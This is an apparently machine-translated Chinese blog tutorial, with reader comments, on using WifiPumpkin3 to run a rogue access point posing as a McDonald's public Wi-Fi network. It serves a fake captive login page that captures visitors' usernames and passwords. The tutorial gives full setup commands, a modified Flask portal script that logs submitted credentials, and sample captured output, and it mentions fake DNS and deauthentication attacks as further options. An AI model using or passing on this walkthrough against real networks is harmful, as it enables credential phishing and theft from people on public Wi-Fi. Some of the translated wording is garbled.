
如何使用WifiPumpkin3创建伪造的接入点



*请负责任地使用此信息。请记住，这篇文章是为教学目的而写的。这里作为示例描述的某些行为可能被认为是非法的，我不鼓励任何人做任何非法行为。

在这篇文章中，我将向您展示如何使用WifiPumpkin3创建一个伪造的接入点。首先，我将在我的Kali Linux机器上安装此工具，并在主模式下使用TP-Link WN722N无线适配器执行atack。最后，我将伪造一个强制门户，在其中我将尝试窃取一些凭据。

WifiPumpkin3安装

要在我们的Kali Linux机器上安装wp3，请运行：

```
sudo apt install libssl-dev libffi-dev build-essential
git clone https://github.com/P0cL4bs/wifipumpkin3.git
cd wifipumpkin3
```




图1：在Kali Linux中安装WifiPumpkin3

然后，我们将安装hostapd和python3-pyqt5软件包：

```
sudo apt-get install hostapd
sudo apt install python3-pyqt5
python3 -c "from PyQt5.QtCore import QSettings; print('done')"
```

如果安装正常，屏幕上将显示“完成”：




图2：安装python3-pyqt5软件包

作为安装的最后一步，我们将运行：

```
sudo python3 setup.py install
```

伪造接入点的创建

在访问wp3之前，我们应该确保无线适配器处于主模式：

```
sudo ifconfig wlan0 down
sudo airmon-ng check kill
sudo iwconfig wlan0 mode master
sudo ifconfig wlan0 up
sudo iwconfig
```




图3：将无线网卡置于主模式

现在我们准备开始wp3：

```
sudo wifipumpkin3
```

进入应用程序提示符后，我们可以键入ap来查看访问点的当前配置：

图4：检查当前的AP配置

因此，现在，首先，让我们想象一下，我们想要创建一个伪造的访问点，以获取其他人的凭据。我们还要想象一下，我们离公共无线网络很近。该网络属于该城市中目前有许多人相连的麦当劳餐厅。我们为什么不尝试伪造该接入点？

让我们从配置接入点开始。首先，我们给它起一个名字，在这种情况下，McDonaldsWifi可能是一个很好的名字。其次，我们将接入点链接到我们的无线网卡wlan0：

```
set ssid McDonaldsWifi
set interface wlan0
ap
```

图5：配置我们的接入点

现在我们可以通过运行“开始”命令来启动接入点了：

图6：连接到我们的假接入点

现在让我们停止它，进入下一步：创建一个俘虏门户以窃取一些凭据。

强制门户创建

在这一部分中，我们将创建2个html文件：login.html和login_successful.html。客户端第一次连接到假接入点时将显示第一个。用户输入其凭据后，将显示第二个。您可以从此处下载2个html页面：

login.html 下载

login_successful.html 下载

一旦两个HTML页面都准备就绪，我们将在/ home / kali / wifipumpkin3 / config / templates /中创建一个名为mcdonalds的新文件夹：




图7：创建mcdonalds模板

在该文件夹内，我们将创建另一个名为模板的文件夹，在其中放置login.html和login_successful.html文件：




图8：添加html文件

然后，我们将创建一个新的.py文件，该文件将用于此插件。该文件将在/ home / kali / wifipumpkin3 / wifipumpkin3 / plugins / captiveflask /中创建，并称为mcdonalds.py。我的建议是，您只需将现有文件之一复制并粘贴到该文件夹中，然后重命名即可：




图9：mcdonalds.py插件文件

之后，我们应该对其进行编辑，并保留以下代码。我已突出显示您应修改的行：

```
class mcdonalds(CaptiveTemplatePlugin):
    meta = {
        "Name": "mcdonalds",
        "Version": "1.0",
        "Description": "Example is a simple portal default page",
        "Author": "Pumpkin-Dev",
        "Language": "En",
        "TemplatePath": C.TEMPLATES_FLASK + "templates/mcdonalds",
        "StaticPath": C.TEMPLATES_FLASK + "templates/mcdonalds/static",
        "Preview": "plugins/captivePortal/templates/mcdonalds/preview.png",
    }

    def __init__(self):
        for key, value in self.meta.items():
            self.__dict__[key] = value
        self.dict_domain = {}
        self.ConfigParser = False
```

图10：修改mcdonalds.py文件

接下来，我们将不得不编辑一些额外的文件。我们现在应该修改的第一个文件是/home/kali/wifipumpkin3/config/app/captive-portal.ini。基本上，我们只需要添加一条额外的行（mcdonalds = false），以便稍后出现在wp3界面中：

```
[plugins]
FlaskDemo=false
Login_v4=false
loginPage=false
DarkLogin=true
mcdonalds=false

[set_FlaskDemo]
Default=true
En=false
ptBr=false
```

我们必须修改的最后一个文件是/ home / kali / wifipumpkin3 / bin / captiveflask。我建议您在修改该文件之前先对其进行备份，以防万一您将来想还原更改。此修改是为了使用户在每次输入凭据时都能正确地重定向到login_successful.html网页。修改后的文件应如下所示（我刚刚从原始文件中删除了第39、40和41行）：

```
from flask import Flask, request, redirect, render_template
from urllib.parse import urlencode, unquote
import os, sys
import subprocess
import argparse
```

```
# app = Flask(__name__,static_url_path='/templates/flask/static',
#             static_folder='templates/flask/static',
#             template_folder='templates/flask')
app = Flask(__name__)



def login_user(ip):
    subprocess.call(
        ["iptables", "-t", "nat", "-I", "PREROUTING", "1", "-s", ip, "-j", "ACCEPT"]
    )
    subprocess.call(["iptables", "-I", "FORWARD", "-s", ip, "-j", "ACCEPT"])



@app.route("/login", methods=["GET", "POST"])
def login():
    if (
        request.method == "POST"
        and "login" in request.form
        and "password" in request.form
    ):
        sys.stdout.write(
            str(
                {
                    request.remote_addr: {
                        "login": request.form["login"],
                        "password": request.form["password"],
                    }
                }
            )
        )
        sys.stdout.flush()
        login_user(request.remote_addr)
        return render_template("templates/login_successful.html")
    else:
        return render_template(
            "templates/login.html",
            orig_url=urlencode({"orig_url": request.args.get("orig_url", "")}),
        )
```

```
@app.route("/favicon.ico")
def favicon():
    return app.send_static_file("templates/favicon.ico")



@app.route("/", defaults={"path": ""})
@app.route("/<path:path>")
def catch_all(path):
    global REDIRECT
    return redirect(
        "http://{}/login?".format(REDIRECT) + urlencode({"orig_url": request.url})
    )



_version = "1.0.1"

if __name__ == "__main__":
    print("[*] CaptiveFlask v{} - subtool from wifipumpkin3".format(_version))
    parser = argparse.ArgumentParser(
        description="CaptiveFlask - \
    Server to create captive portal with flask\n doc:
https://github.com/mh4x0f/captiveportals"
    )
    parser.add_argument(
        "-t", "--tamplate", dest="template", help="path the theme login captive portal"
    )
    parser.add_argument(
        "-s", "--static", dest="static", help="path  of the static files from webpage"
    )
    parser.add_argument(
        "-r",
        "--redirect",
        dest="redirect",
        help="IpAddress from gataway captive portal",
    )
    parser.add_argument("-v", "--version", dest="version", help="show version the tool")
    args = parser.parse_args()
    REDIRECT = args.redirect
```

```
    app.static_url_path = "\{}".format(args.static)
    app.static_folder = "{}".format(args.static)
    app.template_folder = args.template

    app.run("0.0.0.0", port=80)
```

最后，我们完成了新的强制门户的设置。剩下的就是重新安装wp3，以便应用更改。是的，每次我们在wp3中修改或创建新文件时，都必须使用以下命令重新安装它：

```
sudo python3 setup.py install
```

测试我们的强制登录页面

首先，让我们再次开始wp3并配置我们的AP：

```
sudo wifipumpkin3
set ssid McDonaldsWifi
set interface wlan0
```

其次，让我们设置专属烧瓶代理。这样，一旦客户端连接到AP，客户端将被重定向到强制门户。另外，让我们选择我们刚刚创建的模板：

```
set proxy captiveflask
set captiveflask.mcdonalds true
```




图11：代理/插件配置

最后，我们只是启动接入点：

```
start
```

伪造的接入点正在运行，我们已经可以连接到它。我将使用移动设备对其进行测试：




图12：左：login.html页面。右：login_successful.html页面

总而言之，最重要的事情.....这是我在强制门户网站页面中引入的凭据：

```
[*] CaptiveFlask credentials:
==============================

 IP         | Login              | Password
------------+--------------------+----------------------
 10.0.0.21  | reigadaopsec.com   | myinstagrampassword
```

图13：捕获的门户网站捕获的凭证

最后，我想提一下，这是您可以使用wp3进行的许多操作之一。此外，您还可以：

1. 使用伪造的DNS并将人们重定向到恶意页面。
2. 修改由连接到假访问点的客户端发送的所有请求。
3. 执行无线解除验证攻击。
4. ...

您可以在https://wifipumpkin3.github.io/docs/getting-started中找到有关此应用程序提供的可能性的更多信息。此外，如果您有任何疑问，也可以随时签入官方Discord：https：//discord.gg/jb7kKEa

分享这个：

推特 脸书

罗伯雷加达 / 2020年6月1日 / 骇客，无线 / 俘虏门户，假接入点，黑客，流氓ap，wifipumpkin3，无线，wp3

关于“如何使用WifiPumpkin3创建假接入点”的9条想法

实广

2020年6月4日，下午1:17

感谢您提供的重要信息。我按照您的写作尝试过。但是我失败了“ sudo iwconfig wlan0模式主机”，并出现以下错误消息。
无线请求“设置模式”（8B06）出错：
设备wlan0上的SET失败；无效的论点。

只是为了不断尝试，我更改了监控模式而不是主模式，并 设置了
sudo wifipumpkin3
ssid McDonaldsWifi
设置界面wlan0
ap
start

然后出现以下错误消息。
配置文件：/root/.config/wifipumpkin3/config/hostapd/hostapd.conf
nl80211：取消
初始化ifname = wlan0 disabled_11b_rates = 0 nl80211驱动程序初始化失败。
wlan0：接口状态未初始化->禁用
wlan0：AP禁用
wlan0：CTRL-EVENT-TERMINATING
hostapd_free_hapd_data：接口wlan0尚未启动
中止

你能告诉我我应该怎么做吗

罗伯雷加达

2020年6月4日，下午1:21

你好，

该错误消息是因为您无法将无线网卡置于主模式。您确定该卡支持该模式吗？

监视模式还不够。

实广

2020年6月4日，下午1:38

谢谢您的超快速反应！！

我有两个USB无线采用者。一个是水牛wli-uc-g301n，另一个是WLI-UC-GN。
我同时尝试了两种方法，但均未通过“ sudo iwconfig wlan0模式主机”，并出现以下错误消息。
无线请求“设置模式”（8B06）出错：
设备wlan0上的SET失败；无效的论点。

那么这两个无线采用者都不支持主模式吗？
如果是这样，我想得到一个支持Master模式但不知道哪个支持Master模式的USB无线采用器。

罗伯雷加达

2020年6月4日，下午2:11

我不确定他们是否支持该模式。我可以告诉您我使用的是哪一个-TPLINK WN722N v3：https://reigadaopsec.com/how-to-enable-monitor-mode-on-tp-link-tl-wn722n-v3-in-kali-linux/

我建议您看看Google，看看您的适配器是否支持该模式。如果没有看这里：https://hackersgrid.com/2020/02/wifi-adapter-for-kali-linux.html

---

实广

2020年6月4日，下午2:51

谢谢！！

实广

2020年6月4日下午4:03

我有一些进步。
我尝试使用托管模式而不是主模式。
然后成功伪造该访问点。我可以在手机上找到Mcdonals AP！！
似乎由wifipumpkin3自动从“管理”更改为“主”。非常
感谢！
但是，当我在手机上选择Mcdonals作为AP时，无法连接

after that I tried
sudo wifipumpkin3
set ssid McDonaldsWifi
set interface wlan0
set proxy captiveflask
set captiveflask.mcdonalds true
start

Yes! This one woks fine as well.
I can find Mcdonals AP from my mobile!!
But when I select Mcdonals as AP on my mobile, can not connect

Would you please help me?
Sorry for bothering you many times.

---

roberreigada

June 4, 2020 at 11:59 pm

Hello,

What’s the error you get? The captive portal does not appear? I’d suggest you to join the discord server I linked in the post. I think we’ll be able to help you better in there.

secuhiro

June 5, 2020 at 7:11 pm

Hi

I am grateful for your warm response.

The captive portal does not appear?
Once I select Mcdonalds AP on my mobile I see “connecting”only for a moment and nothing happen.

I clicked https://discord.gg/MGUqvs, but shows me “The invitation is invalid”
I havent use discord. but I did registration, after my registration and log in, I clicked https://discord.gg/MGUqvs , but still shows me “The invitation is invalid”

---

roberreigada

June 5, 2020 at 8:04 pm

Try this one: https://discord.gg/jb7kKEa

I have modified it in the post.